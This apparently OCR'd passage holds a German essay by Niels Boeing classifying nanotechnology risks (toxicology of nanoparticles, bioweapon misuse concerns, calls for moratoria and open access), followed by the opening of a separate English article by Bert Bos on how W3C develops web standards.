Dabei nutzen sie Effekte, die in der Mikrometerwelt noch nicht zum Tragen kommen. Drei Beispiele: Weil ein Häufchen aus Nanopartikeln eine drastisch größere Oberfläche hat als eine Menge von Mikroteilchen mit derselben Gesamtmasse, ist es ein viel wirkungsvollerer Katalysator oder absorbiert deutlich mehr Licht. Weil sich so genannte Quantenpunkte, Halbleitergebilde aus einigen tausend Atomen, energetisch wie künstliche Atome verhalten, eignen sie sich als Medium für äußerst reines Laserlicht. Weil Nanopartikel so klein sind, dass sie leicht in das Innere von Zellen gelangen können, lassen sie sich als Fähren für Medikamente nutzen, die eine punktgenaue Behandlung von Tumoren ermöglichen. Das Neuartige an der Nanotechnik ist, dass diese Effekte zum ersten Mal gezielt genutzt werden. Zwar verdankten schon Samuraischwerter vor Jahrhunderten ihre außergewöhnliche Härte kleinen Nanopartikeln im Stahl, werden seit Jahrtausenden bei der Verbrennung Nanoteilchen freigesetzt. Aber das waren Zufallsprodukte, keine Ingenieurskunst.

Der britische Physiker Richard Jones hat vorgeschlagen, NT danach zu klassifizieren, wie neu eine bestimmte Anwendung im Vergleich zu Vorläufertechnologien ist. Dann würde sich der Streit darum erübrigen, welche Probleme eigentlich schon alte Bekannte sind. „Inkrementelle NT beinhaltet, die Eigen-schaften von Werkstoffen zu verbessern, indem man ihre Struktur auf der Nanoskala kontrolliert“, erläutert Jones in seinem lesenswerten Blog *Soft machines*[4]. Das trifft etwa auf kratzfeste oder wasserabweisende Beschichtungen zu. „Evolutionäre NT besteht darin, existierende Technologien auf Nanoformat zu verkleinern.“ Nanoelektronik wäre so ein Fall. Unter radikaler NT versteht er schließlich Nanomaschinen, die kein Vorbild in der Technikgeschichte haben. Dazu gehören die berüchtigten „Assembler“, winzigste Roboter, die der US-Visionär Eric Drexler in Computersimulationen ersonnen hat.

Dieser historische Blickwinkel hilft für eine öffentliche Debatte über mögliche Risiken und den Umgang mit ihnen aber nur bedingt weiter. Denn entscheidend ist: Welche unmittelbaren Wirkungen können Nanoanwendungen auf Organismen haben? Ich schlage deshalb vor, NT für eine Risikodebatte in drei andere Klassen einzuteilen: 1. isoliert, 2. bioaktiv, 3. disruptiv.

Klasse 1: Isolierte NT

Der größte Teil der gegenwärtigen Nanotechnologien besteht aus Strukturen, in denen die Nanokomponente fest eingebettet und damit von der Umwelt isoliert ist. Zu dieser Kategorie gehören zum einen diverse Werkzeuge zur Untersuchung von Oberflächen und Molekülen. Die meisten sind eine Spielart des Mikroskops. Mit dem 1981 erfundenen Rastertunnelmikroskop lassen sich beispielsweise einzelne Atome oder Moleküle bewegen, allerdings nur über ungeheuer kurze Distanzen. Das Prinzip des Kraftmikroskops, bei dem mikroskopische Siliziumhebelchen unter Krafteinwirkung nachweisbar verbogen werden, kommt auch in einer Reihe von neuen Sensoren zum Einsatz.

Das zweite Feld umfasst Werkstoffe wie selbstreinigende oder Antihaft-Beschichtungen. Zwar verdanken sie ihre Eigenschaften Nanopartikeln. Doch die sind in einer Matrix aus Kunststoffen verankert. „Die Substanzen müsste man mit hohem Energieeinsatz zerklei-nern, um die Nanopartikel wieder heraus-zubekommen“, sagt Helmut Schmidt vom Saarbrücker Institut für

[4] www.softmachines.org/wordpress/index.php

Neue Materialien, einer der Pioniere der chemischen Nanotechnologie.

Ebenfalls zur isolierten NT wird wohl demnächst die Nanoelektronik zu zählen sein, die sich derzeit noch in Laborprototypen erschöpft. Die molekularen Schaltungen sind überhaupt nur dann sinnvoll, wenn sie zu Hunderttausenden, ja Millionen in einem Prozessor fixiert werden können. Die Computerindustrie erhofft sich davon die Sicherung des „Moore'schen Gesetzes", nach dem sich bei gleichzeitiger Miniaturisierung die Zahl der Transistoren alle 18 Monate verdoppelt. Dieses Innovationstempo würde sich deutlich verlangsamen, wenn die Verkleinerung der elektronischen Bauteile aus physikalischen Gründen gestoppt werden müsste.

Eine Unwägbarkeit bleibt bei der isolierten NT: Was passiert mit den Nanokomponenten, wenn die Geräte und Materialien entfernt und entsorgt werden sollen? Konzepte für Recycling oder Wiederverwendung gibt es bisher nicht. Sollte es möglich sein, dass diese Nanoanwendungen sich am Ende ihres Lebenszyklusses zersetzen, würden sie in die nächste Klasse rutschen: die bioaktive NT.

Klasse 2a: Unbeabsichtigt bioaktive NT

Hier betreten wir erstmals heikles Terrain. „Als wir 1994 die These präsentierten, dass ultrafeine Teilchen unter 100 Nanometern Durchmesser zu gesundheitlichen Schäden führen könnten, wurde das mit freundlicher Skepsis bis hin zu rigider Ablehnung aufgenommen", sagt Günter Oberdörster von der Universität Rochester im US-Bundesstaat New York, einer der führenden Nanotoxikologen weltweit. Was seine Zunft seitdem herausgefunden hat, ist durchaus beunruhigend. Denn wie es aussieht, sind künstlich hergestellte Nanopartikel, die nicht in einer Matrix stecken, bioaktiv. „Dieselben Eigenschaften, die Nanopartikel so attraktiv für Anwendungen in Nanomedizin und anderen industriellen Prozessen machen, könnten sich als schädlich herausstellen, wenn Nanopartikel mit Zellen wechselwirken", konstatiert Oberdörster in der bislang umfassendsten Bestandsaufnahme zur Problematik.[5]

Ausgerechnet die Stars unter den neuen Nanomaterialien sind hierbei die Hauptverdächtigen: die Buckminsterfullerene. Ihren Namen verdanken diese Kohlenstoffmoleküle der Anordnung ihrer Atome, die an die Kuppelarchitektur des Amerikaners Buckminster Fuller erinnert. Vor knapp zwanzig Jahren wurden sie erstmals bei Lavorversuchen in Rußspuren identifiziert. Die eine bekannte Variante, „Buckyballs" genannt, besteht aus 60 Atomen, die eine Kugel mit einem Durchmesser von 0,7 Nanometern formen. Dabei sind die Atome zu Fünf- und Sechsecken angeordnet wie die Lederflicken in einem Fußball. Sowohl in Plastiksolarzellen als auch in der Nanomedizin könnten sie eines Tages zum Einsatz kommen.

Die andere Variante sind die so genannten Kohlenstoff-Nanotubes. Dabei handelt es sich um Röhren ebenjener atomaren Sechsecke, die mehrere Mikrometer lang werden können und einzeln oder verschachtelt auftreten. Nanotubes sind reißfester als Stahl, leiten Wärme besser als Diamant, der zuvor beste bekannte Wärmeleiter, und können elektrisch leitend oder halbleitend sein. Kein Wunder, dass sie die Nanotechnologen inspirieren. Nanotubes eignen sich als Dioden, als Transistoren, als molekulare Transportbänder für winzige Tröpfchen, aber auch als verstärkende Komponente für Kunststoffe. Aus ihnen lassem sich leichte, äußerst reißfeste Kohlenstoffgarne spinnen oder transparente Folie ziehen, die Wärme abgeben oder leuchten kann. Nanotubes könnten die „eierlegende Wollmilchsau" der Nanotechnik sein.

Das Problem ist, dass Körperzellen und Bakterien sich mit den neuen Kohlenstoffmolekülen nicht recht anfreunden können. Die Chemikerin Vicki Colvin vom Center for Biological and Environmental Nanotechnology (CBEN) an der Rice University in Houston, Texas, fügte bei In-vitro-Versuchen Buckyballs Kulturen von Hautzellen hinzu. Bei einer Konzentration von 20 parts per billion (20 Buckyballs pro Milliarde Lösungsmolekülen) starb die Hälfte der Zellen ab – das ist ein 50.000stel der tödlichen Konzentration dreiatomiger Russpartikel (C_3). Colvin fand allerdings auch heraus, dass die Buckyballs weniger giftig sind, wenn man sie mit einfachen Molekülen umhüllt. „Dieses Verfahren könnte nützlich sein, um die Toxizität von Nanopartikeln zu tunen", sagt Colvin.

Für Aufsehen sorgte im vergangenen Jahr ein In-Vivo-Experiment von Eva Oberdörster. Sie hatte Buckyballs in Form wasserlöslicher Cluster in ein

[5] Das Paper hat gemeinsam mit seinen Kindern Eva und Jan, beide ebenfalls Toxikologen, veröffentlicht: Oberdörster et al., EST Juli 2005, „Nanotoxicology: An Emerging Discipline Evolving from Studies of Ultrafine Particles"; es kann unter www.km21.org/nano/risiken/ runtergeladen werden

Aquarium gegeben. Nach 48 Stunden waren die in den umherschwimmenden Forellenbarschen über die Kiemen ins Gehirn vorgedrungen und hatten Hirnzellen geschädigt. „Wir haben herausgefunden, dass solche C_{60}-Aggregate auch eine ordentliche antibakterielle Wirkung haben“, bestätigt Joseph Hughes, Umweltingenieur am Georgia Institute of Technology. Sein im Frühjahr veröffentlichter Befund lautet: Überschreitet die Konzentration einen Schwellenwert, behindern die Buckyball-Klumpen die Atmung von zwei verbreiteten Bakterienarten, die im Erdreich vorkommen. „Das könnte man für ungemein gute Anwendungen nutzen, es könnte aber auch Auswirkungen auf die Gesundheit von Ökosystemen haben.“

Bei den Nanotubes sieht es nicht viel besser aus. Verschiedene Versuche mit Mäusen und Ratten haben gezeigt, dass Kohlenstoffröhrchen in den Gewebezellen der Lungenbläschen Entzündungsreaktionen hervorrufen können. Eine laufende Studie der schweizerischen EMPA Materials Science and Technology in St. Gallen untersucht deren toxische Wirkung auf Bakterienkulturen. Die bisherigen Ergebnisse zeigen, dass die Zellaktivität sich nach einem Tag drastisch verringert, je nachdem in welcher geometrischen Form die Nanotubes vorliegen. Das von den Herstellern gelieferte Rohmaterial, das noch Katalysatorreste enthält, ist dabei deutlich toxischer als eine gereinigte Mischung oder gar Asbestfasern. Für Peter Wick, Molekularbiologe und Projektleiter, lautet die vorläufige Erkenntnis: „Man muss genau wissen, wie das Material beschaffen ist und auch, wie hoch der Anteil der Verunreinigungen ist.“

Die neuen Kohlenstoffmoleküle sind aber nur ein Teil des Problems. Der Toxikologe Paul Borm von der Zuyd-Universiteit Heerlen verweist darauf, dass selbst „chemisch träge Materialien reaktionsfreudig werden, wenn man sie kleiner macht“. Titandioxid (TiO_2) ist ein Beispiel: Versuche hätten gezeigt, dass 20 Nanometer große TiO_2-Teilchen zu Entzündungen in Rattenlungen führten, während dieselbe Menge von 250 Nanometer großem TiO_2 keine Wirkung gezeigt habe, so Borm.

Das Pikante daran: Nanoskaliges TiO_2 wird seit Jahren als besonders effizienter UV-Blocker in Sonnencremes verwendet, weil die Gesamtoberfläche viel größer ist als bei den früher verwendeten Mikropartikeln. Untersuchungen des Physikers Tilman Butz von der Universität Leipzig im Rahmen des EU-Forschungsprojektes „Nanoderm“ geben zumindest für gesunde Haut vorläufige Entwarnung: Titandioxidpartikel von nur 20 Nanometern Durchmesser kommen in der Oberhaut nicht tiefer als 5 Mikrometer. „Zwischen der Hornschicht und dem so genannten Stratum spinosum bleiben die Nanopartikel hängen“, sagt Butz. Allerdings gebe es noch keine Ergebnisse, wie sich Titandioxid in sonnenverbrannter Haut oder in den Schweißdrüsen verhalte.

Was aber kann eigentlich passieren, wenn Nanopartikel auf Zellen treffen? Nach bisherigem Erkenntnisstand gibt es drei Möglichkeiten. Die Oberfläche eines Nanoteilchens verursacht entweder „Oxidativen Stress“ an der Zellhülle. Das bedeutet, dass sich freie Radikale bilden, also Moleküle, die ein freies Elektron aufweisen und damit ausgesprochen reaktionsfreudig sind. Die Folge: Der Kalziumspiegel innerhalb der Zelle steigt, und im Zellkern kann eine unerwünschte Transkription von Genen in Proteine aktiviert werden. Die können ihrerseits eine Entzündung im Gewebe auslösen. Ein zweiter Effekt ist die Aktivierung von Rezeptormolekülen an der Zellhülle, weil sich Metallatome aus den Nanopartikeln lösen. Mit denselben Konsequenzen wie im ersten Fall. Dritte Variante: Das Nanoteilchen wird als Ganzes von der Zelle verschluckt und gelangt beispielsweise in die Mitochondrien, die „Kraftwerke“ der Zellen. Deren Arbeit wird durch die Anwesenheit des Partikels empfindlich gestört.

Das „R-Wort“ oder: Was tun?

Die große Frage, die die Nano-Community derzeit plagt, ist nun: Welche Konsequenzen sollte man aus diesen ersten Erkenntnissen ziehen? Müssen Herstellung und Gebrauch von Nanomaterialien womöglich gesetzlich „reguliert“ werden? Oder gar für ein Jahr unter ein weltweites Moratorium gestellt werden, -wie das die kanadische ETC Group, die erste nanotech-kritische Umweltorganisation, seit drei Jahren fordert? Klar ist nur: Gilt das Vorsorgeprinzip, muss etwas geschehen.

„Wenn Sie eine Chemikalie vertreiben, müssen Sie ein Materialsicherheitsdatenblatt mitliefern“, sagt Annabelle Hett, Expertin für neu entstehende Risiken beim Rückversicherer Swiss Re. Auf diesen Listen stünden Anweisungen, was beim Umgang mit dem Material zu beachten ist. „Wenn Sie nun das Material bis auf Nanostrukturgrößen verkleinern, gelten immer noch dieselben Materialsicherheits-datenblätter. Das ist

wahrscheinlich nicht ausreichend, weil Nanopartikel eine völlig andere Stoffklasse darstellen."

Swiss Re hat deshalb in einem weithin beachteten Report 2004 vorgeschlagen, Nanoformate selbst bekannter Werkstoffe wie neue Materialien zu behandeln. Für die müssten dann die üblichen Sicherheitsbewertungen vorgenommen werden. Auch die britischen Royal Society und Royal Academy of Engineering haben in ihrem Nanotech-Report 2004 diese Empfehlung ausgesprochen.[6]

Andreas Gutsch von Degussa hält eine solche Vorgehensweise nicht für falsch, fordert aber zuerst Risikonachweise. „Sobald wir einen Risikonachweis haben, stimme ich zu, dass die Notwendigkeit einer Regulierung gegeben ist." Vorher sollten aber erst einmal die nötigen „Datenmassen" gesammelt werden. An denen hapert es noch.

„Das Wissen, das wir bislang haben, ist für Unternehmen noch nicht ausreichend, um eine Risikobewertung vorzunehmen", sagt Rob Aitken vom britischen Institut für Berufsmedizin. Für eine Risikobewertung genügt es nämlich nicht zu wissen, welche schädliche Wirkung ein Nanomaterial haben kann. Es muss auch untersucht werden, wo und in welcher Form es überhaupt vorliegt. Nanotubes etwa sind derzeit von mindestens einem Hersteller per UPS in Pulverform beziehbar. Auf dem Behälter fehlt jeder Hinweis, dass das Einatmen der Röhrchen der Gesundheit abträglich sein könnte. Eine mögliche Anwendung von Eisenoxid-Nanopartikeln liegt in der Entgiftung kontaminierter Böden. Die Anwesenheit solchen „Nanorosts" kann die Zerlegung von Chemikalien in harmlose Bestandteile bewirken. Und dann? „Es wäre zu erwarten, dass sich die Nanomaterialien durch die Nahrungskette bewegen", mutmaßen die Oberdörsters.

Einmal aufgenommen, können Nanopartikel über die Gewebeschichten in Lunge und Darm in die Blutbahn wandern, von dort in Leber, Milz und Knochenmark vordringen und auch die Blut-Hirn-Schranke passieren. Das immerhin ist klar. Aber: „Wir benötigen noch viel mehr Information", betont Rob Aitken.Vicki Colvin vom CBEN schätzt, dass es noch „mindestens ein Jahrzehnt" dauere, bis genug Daten zur Verfügung stünden.

Eine internationale Datenbank, in der mögliche Schädigungen und Risiken durch Nanomaterialien aufgelistet sind, gibt es noch nicht, wohl aber erste Ansätze. Die EU-Kommission hat Anfang des Jahres die Datensammlungsprojekte „Impart" und „Nanotox"[7] gestartet. Das CBEN bietet seit September eine Sammlung von toxikologischen Artikeln auf seiner Website an,[8] und auch die US-Umweltbehörde EPA arbeitet an einer systematischen Erfassung von Risikodaten. Aufeinander abgestimmt sind diese Vorhaben derzeit noch nicht. „Die internationale Zusammenarbeit ist gegenwärtig ziemlich unterentwickelt", urteilt Günter Oberdörster.

Klasse 2b: Intendiert bioaktive NT

Bislang ist nur von Nanopartikeln die Rede gewesen, die unbeabsichtigt freigesetzt werden. Doch das ist noch nicht die ganze Geschichte. Lebensmittelhersteller wollen demnächst mit Nanopartikeln die geschmacklichen und gesundheitlichen Eigenschaften unseres Essens verbessern. Und in der Nanomedizin arbeitet man bereits an neuen Diagnoseverfahren und Tumortherapien, bei denen die winzigen Teilchen gezielt in den Körper gebracht werden. So sollen die bereits erwähnten Quantenpunkte als Kontrastmittel für Magnetresonanz-tomographien genutzt werden. Der Kern der nanostrukturierten Mittel besteht bislang meist aus giftigen Schwermetallverbindungen wie Cadmiumselenid, der unter anderem zum Schutz mit Biomolekülen (z.B. Lipiden) umhüllt wird. Die US-Firma Evident Technologies hat vor kurzem immerhin die ersten, nach eigenen Angaben nicht-toxischen Quantenpunkte auf den Markt gebracht, die ohne Cadmiumselenid auskommen.

Auch im Kampf gegen den Krebs setzt man auf Nanopartikel, die hier als Medikamenten-transporter dienen sollen. Kandidaten dafür sind Käfige aus Peptiden, Proteinen oder gar aus DNA, dem Molekül, das in den Zellkernen die Erbinformation aller Organismen codiert. Es gleicht einer verdrillten Strickleiter, deren Sprossen von vier möglichen Basenpaaren gebildet werden: je zwei aus den Molekülen Adenin (A) und Thymin (T), je zwei aus Guanin (G) und Cytosin (C). Mit Hilfe von Enzymen lassen sich die beiden Stränge der DNA-Strickleiter voneinander lösen. An einer bestimmten Folge von Basen eines solchen Einzelstrangs kann sich immer nur ein zweiter

[6] www.nanotec.org.uk/finalReport.htm

[7] www.impart-nanotox.org/

[8] cben.rice.edu/research.cfm

Strang anlagern, dessen Basen die exakten Gegenstücke zum ersten bilden. Zur Folge AGC passt nur TCG. Diese Eigenschaft aber macht DNA-Einzelstränge zu einer Art Baukasten-system, aus dem sich nicht-biologische Strukturen fertigen lassen: ausgedehnte Gitter, Würfel oder auch Kugeln.

Die entscheidende Frage für eine Risikoabschätzung dabei lautet: Ist es möglich, dass sich solche DNA-Partikel im Zellinneren auflösen? Wenn ja, könnten einzelne DNA-Stränge einen so genannten horizontalen Gentransfer auslösen, sich also in das Genom integrieren. In der Gentherapie ist genau das erwünscht. Hier aber könnte das Phänomen möglicherweise die Bildung von Proteinen auslösen, die die Signalwege in der Zelle durcheinander bringen – und etwa Entzün-dungen nach sich ziehen. Bislang ging es beim Streit um horizontalen Gentransfer um die Veränderungen von Nutzpflanzen in der Landwirtschaft, die über die Nahrungskette in Tiere und Menschen gelangen. Im Falle neuer nanomedizinischer Verfahren würden plötzlich die menschlichen Zellen unvermittelt zum Schauplatz der Problematik. Zwei weitere mögliche Folgen: Freie DNA-Stränge können sich auch ans Genom anlagern und die Aktivierung wichtiger Gene verhindern. Oder sie lagern sich an RNA-Stränge an, die die Information zur Proteinbildung innerhalb der Zelle transportieren. Diese würde dann blockiert. Angesichts solcher Szenarien ist zu erwarten, dass die Gentechnik-Debatte in absehbarer Zeit Bestandteil der Nanorisiko-Debatte wird.

Die Nanomedizin birgt noch ein weiteres Risiko. Eines ihrer Ziele ist, Kranke mit einer individuellen Therapie behandeln zu können. Genetische oder andere molekulare Eigenarten einzelner Menschen sollen mit auf diese zugeschnittenen Wirkstoffen angesprochen werden. Aber es ist durchaus vorstellbar, dass Therapien am Ende zu Waffen umfunktioniert werden, wenn man etwa eine hocheffiziente, gering dosierte „Nanoarznei“ für genetisch ähnliche Bevölkerungsgruppen maßschneidert und damit „ethnische Waffen“ bekommt.

Diese Befürchtung ist zwar umstritten. Denn weltweite Genomanalysen haben gezeigt, dass die Einteilung der Menschheit in „Rassen“ keine genetische Grundlage hat. Die Variationen rund um den Globus sind zu groß und korrespondieren nicht mit Merkmalen wie etwa der Hautfarbe. Seit die amerikanische FDA im Juni das Herzmedikament BiDil zugelassen hat, ist aber klar, dass „ethnische“ Waffen sehr wohl denkbar sind. BiDil wurde nach klinischen Tests bereits als Fehlschlag eingestuft, bis eine erneute Auswertung der Daten zeigte, dass es bei afroamerikanischen Testpersonen deutlich häufiger wirkte. Nun wird es speziell für diese Zielgruppe verkauft.

Man kann solche Bedenken abwegig finden. „Man muss davon ausgehen, dass es im Zuge der weiteren Nanotechnik-Entwicklung Erkenntnisse geben wird, um gezielt neue Krankheitserreger zuzuschneiden“, warnt Jürgen Altmann, Physiker an der Universität Dortmund. Er untersucht seit 1988 die Folgen von militärischen Anwendungen neuer Technologien. Matthias Grüne vom Fraunhofer Institut Naturwissenschaftliche Trendanalysen hält für denkbar, dass Agenzien, die bislang im Kontakt mit Luftsauerstoff nicht stabil sind, mit Hilfe von Nanoträgern in der Luft ausgebracht werden könnten. Noch seien wir mindestens zehn Jahre von solchen Möglichkeiten entfernt, so Grüne. Sein Fazit: „Es könnte sich ein Missbrauchspotenzial ziviler Nanomedizin entwickeln.“

Solche Arbeiten würden jedoch die B-Waffen-Konvention von 1975 unterlaufen, die Eingriffe in Zellprozesse verbietet, sagt Altmann. Dieses Abkommen ist seit damals von 143 Staaten unterzeichnet worden. Solange sich B-Waffen nicht gezielt einsetzen ließen, funktionierte die Konvention. Angesichts der neuen Möglichkeiten wäre aber eine genauere Überprüfung nötig. Die Verhandlungen darüber, wie solche Kontrollen aussehen könnten, wurden von den USA allerdings 2001 verlassen.

Solange es solche weltweiten Kontrollen nicht gibt, können Regierungen ungehindert neue B-Waffen im Verborgenen entwickeln. Deshalb plädiert Altmann zusammen mit dem amerikanischen Physiker Mark Gubrud dafür, als erstes ein „Verifikationsprotokoll“ zur B-Waffen-Konvention zu beschließen. „Außerdem haben wir vorgeschlagen, auf nicht-medizinische nanotechnische Eingriffe in den menschlichen Körper für zehn Jahre gänzlich zu verzichten.“

Hope Shand von der ETC Group fordert zusätzlich, dass „die Nanotechnik von einer internationalen Organisation geleitet werden soll“. Diese International Convention for the Evaluation of New Technologies (ICENT) wäre direkt bei der Uno angesiedelt. Ein solches Gremium schlägt übrigens auch der im Sommer veröffentlichte

„State of the Future 2005“-Report des UN University Millennium Project vor.

Klasse 3: Disruptive NT

Bis hierhin ist der Katalog möglicher Nanorisiken schon recht vielfältig – ganz ohne jene berüchtigten Nanoroboter, die den amerikanischen Computerwissenschaftler Bill Joy im Jahre 2000 zu einem düsteren Essay im US-Magazin *Wired* veranlassten. Verschweigen wollen wir sie nicht, denn sie sind ein Beispiel für „disruptive“ NT. Darunter können alle Versuche gefasst werden, künstliche Mikroorganismen herzustellen. Also autonom agierende Nanosysteme, die die Fähigkeit haben, sich zu vervielfältigen, und Lebewesen massiver und großflächiger schädigen könnten als die bioaktive NT.

Die Nanoroboter, die Drexler ursprünglich im Sinn hatte – inzwischen hat er sich davon distanziert – sollten im Wesentlichen aus diamantartigen Kohlenstoffverbindungen bestehen. Ihr GAU würde darin bestehen, dass sie sich plötzlich unkontrolliert vervielfältigen und das Rohmaterial hierfür aus der Zersetzung von Lebewesen gewinnen – bis sie schließlich als grauer Maschinenschleim („Grey Goo“) ganze Landstriche überziehen.

Inzwischen eröffnet sich auf dem Feld der synthetischen Biologie eine weitere Möglichkeit, künstliche Mikroorganismen zu designen. Daran arbeitet vor allem Craig Venter am Institute for Biological Energy Alternatives in Rockville, US-Bundesstaat Maryland, der mit seiner Arbeit maßgeblich zur Entschlüsselung des menschlichen Genoms beigetragen hat. 2003 stellte er bereits ein Virus vor, dessen 5386 Basenpaare zu einem in der Natur nicht existierenden Genom verbunden wurden. Derzeit entwirft er ein „neues“ Genom für das Bakterium M. genitalium. Natürlich treiben Venter genausowenig wie Drexler üble Absichten dabei um. Er sieht in den künstlichen Mikroben künftige Arbeitstiere für Energiegewinnung oder Schadstoffbeseitigung. Aber man kann nicht ausschließen, dass künstliche Viren zu einer unkontrollierbaren Bedrohung mutieren könnten.

Während die Chancen für Venters Konzept nicht allzu schlecht stehen dürften, ist bislang unklar, wann und ob überhaupt jemals Drexler'sche Nanosysteme möglich sind, die nicht auf der irdischen Biochemie aufbauen. Kann man deshalb disruptive Nanotechnik als Sciencefiction abtun, mit der man sich nicht weiter befassen müsse, wie es der größte Teil der Nano-Community vorzieht? Außer Drexlers Foresight Nanotech Institute[9], einem Thinktank namens Center for Responsible Nanotechnology und der ETC Group hat sich bislang niemand mit disruptiver NT befasst. Während die ETC Group für Forschung an dieser Art von NT ein Moratorium fordert, sind die ersten beiden vehement dagegen. Ihr Argument: Man müsse jetzt das nötige Know-how sammeln, um künftigen „Nanohackern“ das Handwerk legen zu können, die künstliche, aber höchst reale Viren oder Nanoroboter konstruieren.

Plädoyer für eine offene Nanotechnik

Auch wenn viele Anwendungen der NT noch in den Anfängen stecken: Sie ist kein Hype, sondern die Technik des 21. Jahrhunderts. Sie pauschal als gefährlich zu brandmarken oder stoppen zu wollen, ist weder machbar noch wünschenswert. Denn die Potenziale, die sie für ein nachhaltiges Energiesystem, für einen schonenden Umgang mit den Ressourcen des Planeten Erde oder für die Heilung bislang tödlicher Krankheiten bietet, sind gewaltig.

Die isolierte NT birgt ohnehin keine unmittelbaren Gefahren. Die bioaktive kann noch in ihrem jetzigen Frühstadium analysiert und auch reguliert werden. Für einen etwaigen militärischen Missbrauch reicht eine Regulierung allerdings nicht aus: Hier sind Politik und Nano-Community gefordert, wirksame Barrieren einzuziehen. Sei es durch eine Verschärfung der B-Waffen-Konvention, sei es über eine internationale Organisation auf der Ebene der Uno. Auf Gebieten, auf denen eine militärische Umnutzung klar absehbar ist, sollte auch die Idee eines Moratoriums für entsprechende Forschungsvorhaben nicht tabu sein.

Für Ansätze einer disruptiven NT ist ein Moratorium eigentlich die einzig vernünftige Option, die wir haben. Denn noch ist diese Büchse der Pandora geschlossen. Sollte sie erst weit geöffnet sein, werden wir sie wohl nicht wieder schließen können.

Bis hier war nur von unmittelbaren Gefahren die Rede. Die viel gescholtene ETC Group weist aber darüber hinaus seit drei Jahren – zu Recht – auf ein langfristiges Problem hin: die Verschmelzung von Nano-, Bio-, Informations- und Neurotechnologien, in Fachkreisen kurz „NBIC-Konvergenz“ genannt. Die ETC nennt dies

[9] www.foresight.org/

„BANG“ – eine Technik, die zur selben Zeit Bits, Atome, Neuronen und Gene bearbeitet. Es ist die treffendste Beschreibung für die Nanotechnik in nicht ganz so ferner Zukunft – ein technologischer „Little BANG“, der die Komplexität von Technik drastisch erhöht und unbeherrschbar machen könnte. Gesellschaften und Volkswirtschaften könnten in einem Maße umgewälzt werden, das bislang nicht annähernd abzuschätzen ist.

Noch besteht die Chance, die Technik des 21. Jahrhunderts human zu gestalten – wenn wir sie als „offene Nanotechnik“ angehen. Der Begriff „offen“ meint dabei zweierlei. Zum einen im Sinne von „transparent“: Die Nanotechnik muss raus aus den Laboren, aber nicht in Form von Hochglanzbroschüren und Experten-dialogen. Die Konzepte müssen der Öffentlichkeit zugänglich und begreiflich gemacht werden, beispielsweise über das Instrument der Bürgerforen. Die „Nanojury“[10] in Großbritannien, die im Mai 2005 ins Leben gerufen wurde, ist ein erstes Beispiel. Die Millionen Laien, die die Segnungen der Nanotechnik konsumieren sollen, haben ein Recht darauf, diese technische Zukunft mitzugestalten, gegen die sich das 20. Jahrhundert möglicherweise wie eine gemächliche historische Epoche ausnehmen wird.

Die andere Bedeutung von „offen“ ergibt sich aus dieser Forderung: Es ist die Übertragung des „Open Source“-Prinzips auf NT. Längst hat der Wettlauf um die Patentierung der neuen Entdeckungen eingesetzt. Ist er schon im Falle von Genen, Pflanzen und Tieren fragwürdig gewesen, könnte er diesmal sogar für die Industrie selbst zum Problem werden. Die eingangs erwähnten Marktforscher von Lux Research weisen in einer aktuellen Nanotech-Patentstudie daraufhin, dass die Entwicklung neuer Produkte wegen der Verschränkung bisher getrennter Technologien in der NT deutlich erschwert werden könnte, weil unüberschaubare Patentknäuel zu entwirren sind.

Und wenn wir für den Augenblick Prognosen Glauben schenken, nach denen NT die Möglichkeiten der industriellen Produktion radikal verändern wird, könnte ein ganz neuer Graben aufreißen zwischen denen, die Zugang zu den Grundlagen der neuen Technologien haben, und dem Rest. Eine „Nano-Divide“ könnte entstehen, die alle Gesellschaften weltweit erschüttert. Wir sollten den Nanokosmos zu der Public Domain erklären, die er Milliarden Jahre gewesen ist – und von der alle profitieren können.

Niels Boeing ist Physiker, Wissenschaftsjournalist und Autor des Buches „Nano?! Die Technik des 21. Jahrhunderts“ (Rowohlt Berlin 2004).
Links zu Nanorisiken befinden sich unter www.km21.org/nano/risiken/.

SOME RIGHTS RESERVED

(Dieser Text ist durch die **Creative Commons Attribution-NonCommercial-ShareAlike 2.0 Germany License** geschützt siehe: http://creativecommons.org/licenses/by-nc-sa/2.0/de/)

[10] www.nanojury.org/

The Web according to W3C

How to turn your idea into a standard

Bert Bos

The Web according to W3C

How to turn your idea into a standard

Bert Bos, W3C, December 2005

W3C celebrated its 10th anniversary in 2004. In those 10 years, both W3C and the Web have become more complicated. Not for the users, we hope, but certainly for developers of Web-related software.

Figure 1. *The W3C 10th anniversary logo*

When W3C started, the Web was simple: the IETF had taken on the task of defining URLs; W3C and the IETF worked together on HTML and HTTP; W3C developed CSS; and a group of people donated PNG to W3C. There were plenty of people helping out and although some had trouble understanding W3C's vision of a Web on other devices than PCs, the architecture was simple and progress was quick.

Now the Web is big, slow and complex. There is an ever increasing demand for new technologies, for security, b2b, multimedia, accessibility, privacy, and what not, and although W3C's vision is still the same, it needs more and more discussion in more and more groups to harmonize all the technologies being proposed. But at least everybody now wants the Web on small devices…

Let's take a (brief) look at the methods W3C tries to use to reach consensus (because *consensus* is the basis of W3C's decision making), at the ways in which people can follow and participate in the work, and at a few of the technologies that are expected.




Figure 2. *The W3C home page normally has three columns, but on handheld devices it uses a different style sheet. (Photo: Bert Bos)*

W3C's motto is "Leading the Web to Its Full Potential" but that doubtlessly doesn't tell you much. What *is* the full potential of the Web? According to W3C, the Web will have reached its full potential when it has become the "Semantic Web."

The *Semantic Web* is an ideal. It is a bit like Artificial Intelligence, which comprises everything we think computers should be able to do for us, but cannot do yet. But as soon as they can do something, we no longer regard it

as intelligence… The Semantic Web is the same. We want the Web to give us information, i.e., semantics, not just data, but in fact we "only" become better at manipulating the *syntax* of the data.

